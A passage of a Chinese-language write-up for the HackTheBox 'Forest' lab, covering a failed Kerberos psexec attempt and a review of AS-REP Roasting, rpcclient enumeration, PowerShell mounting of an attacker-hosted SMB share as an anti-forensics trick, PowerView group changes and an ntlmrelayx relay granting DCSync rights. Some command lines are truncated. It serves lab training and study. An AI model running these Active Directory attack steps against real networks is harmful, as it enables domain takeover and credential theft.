$ export KRB5CCNAME=/home/kali/hackthebox/Forest/file/test001.ccache
$ impacket-psexec htb.local/test001@10.10.10.161 -k -no-pass
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

可是一直出现时间问题，目标服务器的时间与kali的时间存在差异，我调了好久都没调对... 放弃了，不折腾了... 有方面实际的朋友告诉我下，让我学习学习...

复盘

内网攻击术语： `AS-REP Roasting` ， 属于kerberos协议的攻击，获取用户hash然后离线暴力破解。攻击方式利用比较局限，因为其需要用户账号设置 "Do not require Kerberos preauthentication(不使用Kerberos预认证) "

`AS-REP Roasting` 、 `Kerberoasting` 和 `黄金票据` 的区别：

```
简单的方式来解释一下：
- AS-REP Roasting：获取用户hash然后离线暴力破解
- Kerberoasting：获取应用服务hash然后暴力破解
- 黄金票据：通过假冒域中不存在的用户来访问应用服务
```

利用 rpcclient 匿名访问查询用户、用户所属组信息等，也可以直接用 `enum4linux` 。

```
# 匿名访问
rpcclient -U "" -N 10.10.10.161
# 获取所有用户
rpcclient $> enumdomusers
# 获取权限列表
rpcclient $> enumprivs
# 获取域信息
rpcclient $> enumdomains
# 获取域的组信息
rpcclient $> enumdomgroups
# 枚举 AD 林中的所有受信任域
rpcclient $> dsenumdomtrusts
```

GetNPUsers 在运行匿名访问的时候不需要输入用户名，也可以拿到凭证：`$ impacket-GetNPUsers -dc-ip 10.10.10.161 -request "htb.local/"`

`impacket-smbserver` 除了可以用来临时开 `smbserver` 进行copy的操作，还能通过 powershell 来挂载它，这样做我们的脚本将不会在目标服务落地，也是防溯源的一个技巧：

不带身份认证启动后直接直接挂载：

```
PS> New-PSDrive -Name "<ShareName>" -PSProvider "FileSystem" -Root "\\\\<attackerIP>\<ShareName>
```

带身份认证的挂载：


```
$ impacket-smbserver <shareName> $(pwd) -smb2support -username <user> -password <password>
```


```
PS> $pass = ConvertTo-SecureString '<password>' -AsPlainText -Force
```

```
PS> $cred = New-Object System.Management.Automation.PSCredential('<user>', $pass)
```

```
PS> New-PSDrive -Name "<ShareName>" -PSProvider "FileSystem" -Root "\\<attackerIP>\<ShareName> -Credential $cred
```

还发现一款 LDAP 图形化工具 JXplorer：






```
# PowerView 完成新建用户、组添加
PS C:\Users\svc-alfresco\Documents> Import-Module ./PowerView.ps1
PS C:\Users\svc-alfresco\Documents> New-LocalUser "yakuhito" -Password $(ConvertTo-Secur
```

```
PS C:\Users\svc-alfresco\Documents> $Group = Get-ADGroup -Identity "CN=Exchange Windows
PS C:\Users\svc-alfresco\Documents> Add-ADGroupMember -Identity $Group -Members yakuhito
PS C:\Users\svc-alfresco\Documents> $Group2 = Get-ADGroup -Identity "CN=Remote Managemen
PS C:\Users\svc-alfresco\Documents> Add-ADGroupMember -Identity $Group2 -Members yakuhit
```

NTLM中继攻击：

以域控制器上的 LDAP 为目标，以中继模式启动 ntlmrelayx，并提供受攻击者控制的用户以提升权限.

tools: https://github.com/SecureAuthCorp/impacket/blob/master/examples/ntlmrelayx.py

`$ python ntlmrelayx.py -t ldap://10.10.10.161 --escalate-user svc-alfresco`

浏览器打开链接： `http://<you_ip>/privexchange/` 使用此凭据（您的 HTB IP）连接。

```
[*] Servers started, waiting for connections
[*] Success! User svc-alfresco now has Replication-Get-Changes-All privileges on the dom
[*] Try using DCSync with secretsdump.py and this user :)
```

基本上等待一分钟后（这是为推送通知提供的时间），ntlmrelayx 处的连接进入，这时候用户就有了 DCSync 权限。

参考

- 关于Kerberos的前置知识：https://mp.weixin.qq.com/s/gLg0pdVRWl3hJMB5au61rw
- https://www.zhukun.net/archives/7980
- https://www.tarlogic.com/en/blog/how-to-attack-kerberos/
- kerberos_attacks_cheatsheet.md：https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29f3cb5c5c4a
- https://3gstudent.github.io/%E6%B8%97%E9%80%8F%E5%9F%BA%E7%A1%80-%E6%B4%BB%E5%8A%A8%E7%9B%AE%E5%BD%95%E4%BF%A1%E6%81%AF%E7%9A%84%E8%8E%B7%E5%8F%96
- https://www.cnblogs.com/wilburxu/p/9174353.html
- https://book.hacktricks.xyz/pentesting/pentesting-ldap
- https://misakikata.github.io/2020/08/%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F%E6%A8%AA%E8%A1%8C%E7%A7%BB%E5%8A%A8/
- https://www.cnblogs.com/backlion/p/10643132.html
- https://hackergu.com/kerberos-sec-spn-search/
- https://bbs.ichunqiu.com/thread-59896-1-1.html
- https://daiker.gitbook.io/windows-protocol/ldap-pian/12
- https://youngrichog.github.io/2020/02/08/Active-Directory%E5%9F%9F-ACL%E7%9B%B8%E5%85%B3%E5%AE%89%E5%85%A8%E7%A0%94%E7%A9%B6/
- https://zhuanlan.zhihu.com/p/27557171
- https://github.com/chriskaliX/AD-Pentest-Notes
- https://infinitelogins.com/2020/09/04/windows-file-transfer-cheatsheet/
- 操作系统中的已知安全Windows标识符：https://docs.microsoft.com/zh-cn/troubleshoot/windows-server/identity/security-identifiers-in-windows
- https://ceso.github.io/posts/2020/04/hacking/oscp-cheatsheet/
- https://www.hackingarticles.in/domain-persistence-golden-ticket-attack/
- https://www.hackingarticles.in/deep-dive-into-kerberoasting-attack/
- https://www.hackingarticles.in/kerberos-brute-force-attack/

- https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/
- https://rootsecdev.medium.com/bloodhound-part-1-a-walkthrough-in-lateral-movements-and-paths-to-domain-admin-870dd05abde6
- https://adsecurity.org/?page_id=4031